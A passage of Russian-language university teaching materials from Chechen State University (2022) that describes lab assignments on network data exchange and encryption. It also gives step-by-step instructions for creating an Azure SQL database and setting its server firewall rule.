4. основание для разработки;
5. статус работника;
6. источник финансирования;

7. исходные данные;
8. состояние проблемы;
9. цель работы;
10. научная новизна работы, преимущества;
11. содержание работы;
12. конечный результат работы;
13. область применения;
14. внедрение результатов работы;
15. права сторон;
16. требования, предъявляемые к продукции;
17. условия проведения работ;
18. стоимость работ;
19. сроки выполнения работ;
20. предмет нормирования;
21. перечень основных исполнителей;
22. требования к состоянию исполнителей;
23. перечень результатов;
24. особые условия.

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ
РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное бюджетное образовательное
учреждение высшего образования
«Чеченский государственный университет им. А.А. Кадырова»
ИНСТИТУТ МАТЕМАТИКИ, ФИЗИКИ И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ
Кафедра программирования и ИКТ

УЧЕБНО-МЕТОДИЧЕСКОЕ ОБЕСПЕЧЕНИЕ ДИСЦИПЛИНЫ
«Методы и средства информационного обмена в интеллектуальных автоматизированных системах»

Направление подготовки (специальности)	Информатика и вычислительная техника
Код направления подготовки (специальности)	09.04.01
Профиль подготовки	Технологии интеллектуальных автоматизированных систем
Квалификация выпускника	Магистр
Форма обучения	Заочная

Грозный, 2022 г.

ЛАБОРАТОРНАЯ РАБОТА № 1.

Введение в разработку приложений интеллектуальных АС на языках высокого уровня.

Лабораторная работа посвящена изучению технологий программирования и разработки приложений для АС на языках высокого уровня.

Работа включает в себя:
- установку и настройку среды разработки, создание проекта, изучение базовых конструкций языка программирования, разработку консольного приложения;

- составление эскиза интерфейса и его программирование/конструирование средствами среды разработки;

- использование уже созданного базового приложения с графическим интерфейсом для создания эмулятора и демонстрационной модели одного из методов кодирования.

Варианты заданий:

- программный симулятор подсистемы умного дома с имитацией сбора температурных данных;
- программный симулятор бортовой подсистемы с имитацией сбора данных о частоте вращения вала;
- программный симулятор бортовой подсистемы летательного аппарата с имитацией сбора данных от датчиков гироскопа;
- программный симулятор подсистемы ПЭВМ с имитацией сбора данных о системных ресурсах;
- программный симулятор подсистемы ПЭВМ с имитацией сбора данных о частоте вращения вентилятора.

Студент может предложить свой собственный вариант.

В дальнейших лабораторных работах необходимо придерживаться выбранного варианта и развивать программный комплекс, выполняя задания, концептуально одинаковые для всех вариантов.

Лабораторная работа проводятся в аудитории, оборудованной в соответствии с рабочей программы дисциплины. Основанием для допуска к лабораторной работе являются:

- знания теоретического материала и методических указаний, которые должна продемонстрировать бригада студентов в начале занятия.
- отсутствие задолженностей по предыдущим лабораторным работам, если таковые проводились.

Процесс выполнения лабораторной работы документируется с помощью текстового редактора MS Word, полученные сведения служат основой для формирования отчета о выполнении лабораторной работы.

Если необходима виртуализация программного обеспечения в рамках лабораторной работы, то ее можно выполнить с использованием инструментов типа Oracle VirtualBox с расширениями.

Для разработки программных решений можно использовать программное обеспечение, например с применением средств разработки кроссплатформенного программного обеспечения типа IDE Lazarus.

Защита отчета о выполнении лабораторной работы сопровождается демонстрацией полученных результатов, теоретических знаний и ответов на дополнительные вопросы преподавателя по теме занятия.

ЛАБОРАТОРНАЯ РАБОТА № 2.

Программная реализация процесса передачи данных и использованием сетевых интерфейсов.

Лабораторная работа посвящена изучению методов организации процесса передачи данных в распределенных системах с использованием сетевых интерфейсов и протоколов.

В завершении работы, студент должен:
- свободно разрабатывать несложные программы, способные устанавливать сокетные соединения в локальной сети;
- получать доступ к удаленным ресурсам, организовывать передачу файлов и сообщений.

В лабораторной работе также предусматривается подготовка программных интерфейсов для дальнейшей защиты передачи и хранения данных.

Лабораторная работа проводятся в аудитории, оборудованной в соответствии с рабочей программы дисциплины. Основанием для допуска к лабораторной работе являются:

- знания теоретического материала и методических указаний, которые должна продемонстрировать бригада студентов в начале занятия.
- отсутствие задолженностей по предыдущим лабораторным работам, если таковые проводились.

Процесс выполнения лабораторной работы документируется с помощью текстового редактора MS Word, полученные сведения служат основой для формирования отчета о выполнении лабораторной работы.

Если необходима виртуализация программного обеспечения в рамках лабораторной работы, то ее можно выполнить с использованием инструментов типа Oracle VirtualBox с расширениями.

Для разработки программных решений можно использовать программное обеспечение, например с применением средств разработки кроссплатформенного программного обеспечения типа IDE Lazarus.

Защита отчета о выполнении лабораторной работы сопровождается демонстрацией полученных результатов, теоретических знаний и ответов на дополнительные вопросы преподавателя по теме занятия.

ЛАБОРАТОРНАЯ РАБОТА № 3.

Программная реализация алгоритма шифрования.

Лабораторная работа посвящена изучению методов программной реализации алгоритмов шифрования, включая классические и малоресурсные варианты. В завершении работы студент должен обладать достаточными знаниями для программной реализации алгоритма шифрования, проектирования графического интерфейса пользователя для подобных программ, оформления и документирования программного кода, компиляции и отладки программ для автоматизированных систем.

Кроме того, лабораторная работа посвящена изучению принципов разработки программ для выполнения защищенной передачи данных в локальной сети. В рамках работы студентам предлагается написать программный код, который реализует определенные задачи, выбранные студентами из предложенных вариантов. В качестве заданий студентам предлагается реализовать программу обмена текстовыми сообщениями, трансляции видеопотока, обмена файлами. В завершении работы студент должен иметь четкое представление о методах разработки приложений для автоматизированных систем, задействованных при передачах данных.

Лабораторная работа проводятся в аудитории, оборудованной в соответствии с рабочей программы дисциплины. Основанием для допуска к лабораторной работе являются:

- знания теоретического материала и методических указаний, которые должна продемонстрировать бригада студентов в начале занятия.
- отсутствие задолженностей по предыдущим лабораторным работам, если таковые проводились.

Процесс выполнения лабораторной работы документируется с помощью текстового редактора MS Word, полученные сведения служат основой для формирования отчета о выполнении лабораторной работы.

Если необходима виртуализация программного обеспечения в рамках лабораторной работы, то ее можно выполнить с использованием инструментов типа Oracle VirtualBox с расширениями.

Для разработки программных решений можно использовать программное обеспечение, например с применением средств разработки кроссплатформенного программного обеспечения типа IDE Lazarus.

Защита отчета о выполнении лабораторной работы сопровождается демонстрацией полученных результатов, теоретических знаний и ответов на дополнительные вопросы преподавателя по теме занятия.

ЛАБОРАТОРНАЯ РАБОТА № 4.

Программная реализация защищенного хранения данных в локальной сети.

Лабораторная работа посвящена изучению принципов защиты информации на стороне сервера автоматизированной системы в процессе передачи данных. В рамках работы студентам предлагается использовать разработанный ранее программный код для решения поставленной задачи. В завершении работы студент должен иметь четкое представление о методах передачи данных в автоматизированных системах, а также способах защиты данных на стороне сервера и на стороне клиента.

Лабораторная работа проводятся в аудитории, оборудованной в соответствии с рабочей программы дисциплины. Основанием для допуска к лабораторной работе являются:

- знания теоретического материала и методических указаний, которые должна продемонстрировать бригада студентов в начале занятия.
- отсутствие задолженностей по предыдущим лабораторным работам, если таковые проводились.

Процесс выполнения лабораторной работы документируется с помощью текстового редактора MS Word, полученные сведения служат основой для формирования отчета о выполнении лабораторной работы.

Если необходима виртуализация программного обеспечения в рамках лабораторной работы, то ее можно выполнить с использованием инструментов типа Oracle VirtualBox с расширениями.

Для разработки программных решений можно использовать программное обеспечение, например с применением средств разработки кроссплатформенного программного обеспечения типа IDE Lazarus.

Защита отчета о выполнении лабораторной работы сопровождается демонстрацией полученных результатов, теоретических знаний и ответов на дополнительные вопросы преподавателя по теме занятия.

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ
РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное бюджетное образовательное
учреждение высшего образования
«Чеченский государственный университет им. А.А. Кадырова»
ИНСТИТУТ МАТЕМАТИКИ, ФИЗИКИ И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ
Кафедра программирования и ИКТ

УЧЕБНО-МЕТОДИЧЕСКОЕ ОБЕСПЕЧЕНИЕ ДИСЦИПЛИНЫ
«Облачные и GRID-вычисления в интеллектуальных автоматизированных системах»

Направление подготовки (специальности)	Информатика и вычислительная техника
Код направления подготовки (специальности)	09.04.01
Профиль подготовки	Технологии интеллектуальных автоматизированных систем
Квалификация выпускника	Магистр
Форма обучения	Заочная

Грозный, 2022 г.

СОДЕРЖАНИЕ

ВВЕДЕНИЕ 2
1. ЛАБОРАТОРНАЯ РАБОТА №1. МОДЕЛИ ОБЛАЧНЫХ ПРИЛОЖЕНИЙ С ПРОСТОЙ СТРУКТУРОЙ БД 3
1.1. Создание базы данных SQL AZURE на портале AZURE 3
1.2. Модели с простой структурой БД 13
2. ЛАБОРАТОРНАЯ РАБОТА №2. МОДЕЛИ ОБЛАЧНЫХ ПРИЛОЖЕНИЙ СО СЛОЖНОЙ СТРУКТУРОЙ БД 38
2.1. Подключение к БД AZURE SQL и создание запросов с помощью SQL Server Management Studio 38
2.2. Модели со сложной структурой БД 47
2.3. Перенос базы данных SQL SERVER в базу данных SQL AZURE 59
3. ЛАБОРАТОРНАЯ РАБОТА №3. ASP .NET FRAMEWORK В MICROSOFT AZURE 72
3.1. Защита базы данных SQL AZURE 72
3.2. Развертывание веб-приложения ASP.NET 88
4. ЛАБОРАТОРНАЯ РАБОТА №4. СОЗДАНИЕ ПРИЛОЖЕНИЯ ASP .NET В AZURE С ПОДКЛЮЧЕНИЕМ К БАЗЕ ДАННЫХ SQL 99

ВВЕДЕНИЕ

Целью учебного курса «Облачные и GRID-вычисления в интеллектуальных автоматизированных системах» является формирование у студентов базовых знаний в области технологий организации облачных и GRID-вычислений в интеллектуальных автоматизированных системах, разработки и публикации облачных приложений.

Задача данного учебно-методического пособия – систематическая проработка методов и технологий распределеннных систем и облачных вычислений, вопросов архитектуры; использование сетевой инфраструктуры для обработки и хранения данных; разработка алгоритмов и методов решения прикладных задач в распределенных системах и облачных средах.

В результате выполнения заданий, предусмотренных данным учебно-методическим пособием формируются следующие знания, умения и навыки:

- проектирование и разработка облачных приложений с использованием БД и СУБД;
- применение технологии ASP .NET Framework в Microsoft Azure;
- создание приложения ASP .NET в Azure с подключением к базе данных SQL.

Учебно-методическое пособие включает в себя материалы к четырем лабораторным занятиям.

1. ЛАБОРАТОРНАЯ РАБОТА №1. МОДЕЛИ ОБЛАЧНЫХ ПРИЛОЖЕНИЙ С ПРОСТОЙ СТРУКТУРОЙ БД

1.1. Создание базы данных SQL AZURE на портале AZURE

База данных SQL Azure — это база данных как услуга, которая позволяет запускать и масштабировать высокодоступные базы данных SQL Server в облаке.


Если у вас еще нет подписки Azure, создайте бесплатную учетную запись Azure, прежде чем начинать работу.

Создание базы данных SQL

База данных Azure SQL создается с определенным набором вычислительных ресурсов и ресурсов хранения. База данных создается в пределах группы ресурсов Azure и логического сервера базы данных SQL Azure.

Выполните следующие действия, чтобы создать базу данных SQL, содержащую образец данных Adventure Works LT.

1. Щелкните **Создать** в верхнем левом углу портала Azure.
2. Выберите **Базы данных** на странице **Создание** и щелкните **Создать** в разделе **База данных SQL** на странице **Создание**.




3. Заполните форму базы данных SQL, указав следующую информацию, как показано выше.

Настройка	Рекомендуемое значение
Database name (Имя базы данных)	mySampleDatabase
Подписка	Ваша подписка
Группа ресурсов	myResourceGroup
Источник	Пример (AdventureWorksLT)

4. В разделе **Сервер** щелкните **Настроить необходимые параметры** и заполните форму SQL Server (логический сервер), указав следующую информацию, как показано на указанном ниже изображении.

Настройка	Рекомендуемое значение
Server name (Имя сервера)	Любое глобально-уникальное имя
Имя для входа администратора сервера	Любое допустимое имя
Пароль	Любой допустимый пароль
Подписка	Ваша подписка
Группа ресурсов	myResourceGroup
Расположение	Любое допустимое расположение



5. Заполнив форму, щелкните **Выбрать**.

6. Щелкните **Ценовая категория**, чтобы указать уровень службы, число DTU и объем хранилища. Изучите доступные ресурсы для каждого уровня служб (число DTU и объем хранилища).


7. Для работы с этим примером выберите уровень служб **Стандартный**, а затем с помощью ползунка выберите **100 DTU (S3)** и **400** ГБ хранилища.


8. Примите условия использования предварительной версии, чтобы использовать **дополнительное хранилище**.

9. Выбрав уровень сервера, число DTU и объем хранилища, нажмите кнопку **Применить**.

10. Заполнив форму базы данных SQL, нажмите кнопку **Создать**, чтобы подготовить базу данных. Подготовка занимает несколько минут.

11. На панели инструментов щелкните **Уведомления**, чтобы отслеживать процесс развертывания.


Microsoft Azure
New > SQL Database > Configure performance
Report a bug
Search resources
SQL Database
Configure performance
Feedback
Database name
mySampleDatabase
Subscription
SQL DB Content
Resource group
Create new
Use existing
myResourceGroup
Select source
Sample (AdventureWorksLT)
Server
mynewserver-20170824 (West Ce...
Want to use SQL elastic pool?
Yes
Not now
Pricing tier
Standard S2: 50 DTU, 250 GB
Collation
SQL_Latin1_General_CP1_CI_AS
Pin to dashboard
Create
Automation options
Basic
For infrequent access and less demanding workloads
5 DTU
Starting at 4.99 USD / month
Standard
For most production workloads
10-3000 DTU
Starting at 15.00 USD / month
Premium
For IO- and compute-intensive workloads.
125-4000 DTU
Starting at 465.00 USD / month
PremiumRS
For IO- and compute-intensive workloads with reduced availability and durability needs. (Preview)
125-1000 DTU
Starting at 116.25 USD / month
DTU (10-3000 DTU) - What is a DTU?
100 ($3)
150.00 USD
Storage (100 MB-1024 GB)
400 GB
12.75 USD
Monthly cost
162.75 USD
Preview terms
Please accept preview terms to use the Add-on Storage option.
Apply


Microsoft Azure
Dashboard
New dashboard
Edit dashboard
Share
Fullscreen
All resources
SQL DB CONTENT
Refresh
See more...
Service Health
Personalized guidance and support when issues in Azure services affect you. Learn more
Marketplace
Help + support
Notifications
Dismiss
Informational
Completed
All
Deployment in progress...
Running
Deployment to resource group 'myResourceGroup' is in progress.

Создадим правило брандмауэра на уровне сервера


Служба базы данных SQL создает брандмауэр уровня сервера, который не позволяет внешним приложениям и средствам подключаться к серверу или любой базе данных на сервере, если не создано правило брандмауэра, открывающее брандмауэр для определенных IP-адресов. Выполните следующие действия, чтобы создать правило брандмауэра уровня сервера базы данных SQL для IP-адреса вашего клиента и разрешить внешнее подключение через брандмауэр базы данных SQL только с вашего IP-адреса.

Примечание.

База данных SQL обменивается данными через порт 1433. Если вы пытаетесь подключиться из корпоративной сети, исходящий трафик через порт 1433 может быть запрещен сетевым брандмауэром. В таком случае вы не сможете подключиться к серверу базы данных SQL Azure, пока ваш ИТ-отдел не откроет порт 1433.


1. По завершении развертывания щелкните раздел **Базы данных SQL** в меню слева и выберите **mySampleDatabase** на странице **баз данных SQL**. После этого откроется страница обзора базы данных, где будет указано полное имя сервера (например, **mynewserver-20170824.database.windows.net**) и предоставлены параметры для дальнейшей настройки.

2. Скопируйте полное имя сервера. Оно понадобится вам при работе для подключения к серверу и связанным базам данных.



3. Щелкните **Настройка брандмауэра для сервера** на панели

инструментов, как показано на предыдущем рисунке. Откроется страница **параметров брандмауэра** для сервера базы данных SQL.



4. На панели инструментов щелкните **Добавить IP-адрес клиента**, чтобы добавить текущий IP-адрес в новое правило брандмауэра.С использованием правила брандмауэра можно открыть порт 1433 для одного IP-адреса или диапазона IP-адресов.

5. Щелкните **Сохранить**. Для текущего IP-адреса будет создано правило брандмауэра уровня сервера, с помощью которого можно открыть порт 1433 логического сервера.

6. Нажмите кнопку **ОК**, а затем закройте страницу **Параметры брандмауэра**.

Теперь можно подключиться с этого IP-адреса к серверу базы данных SQL и его базам данных с помощью SQL Server Management Studio или другого средства по своему усмотрению, используя учетную запись администратора сервера, созданную ранее.


Важно!

По умолчанию доступ через брандмауэр базы данных SQL включен для всех служб Azure. На этой странице щелкните **Откл.**, чтобы отключить доступ для всех служб Azure.

Отправка запросов к базе данных SQL

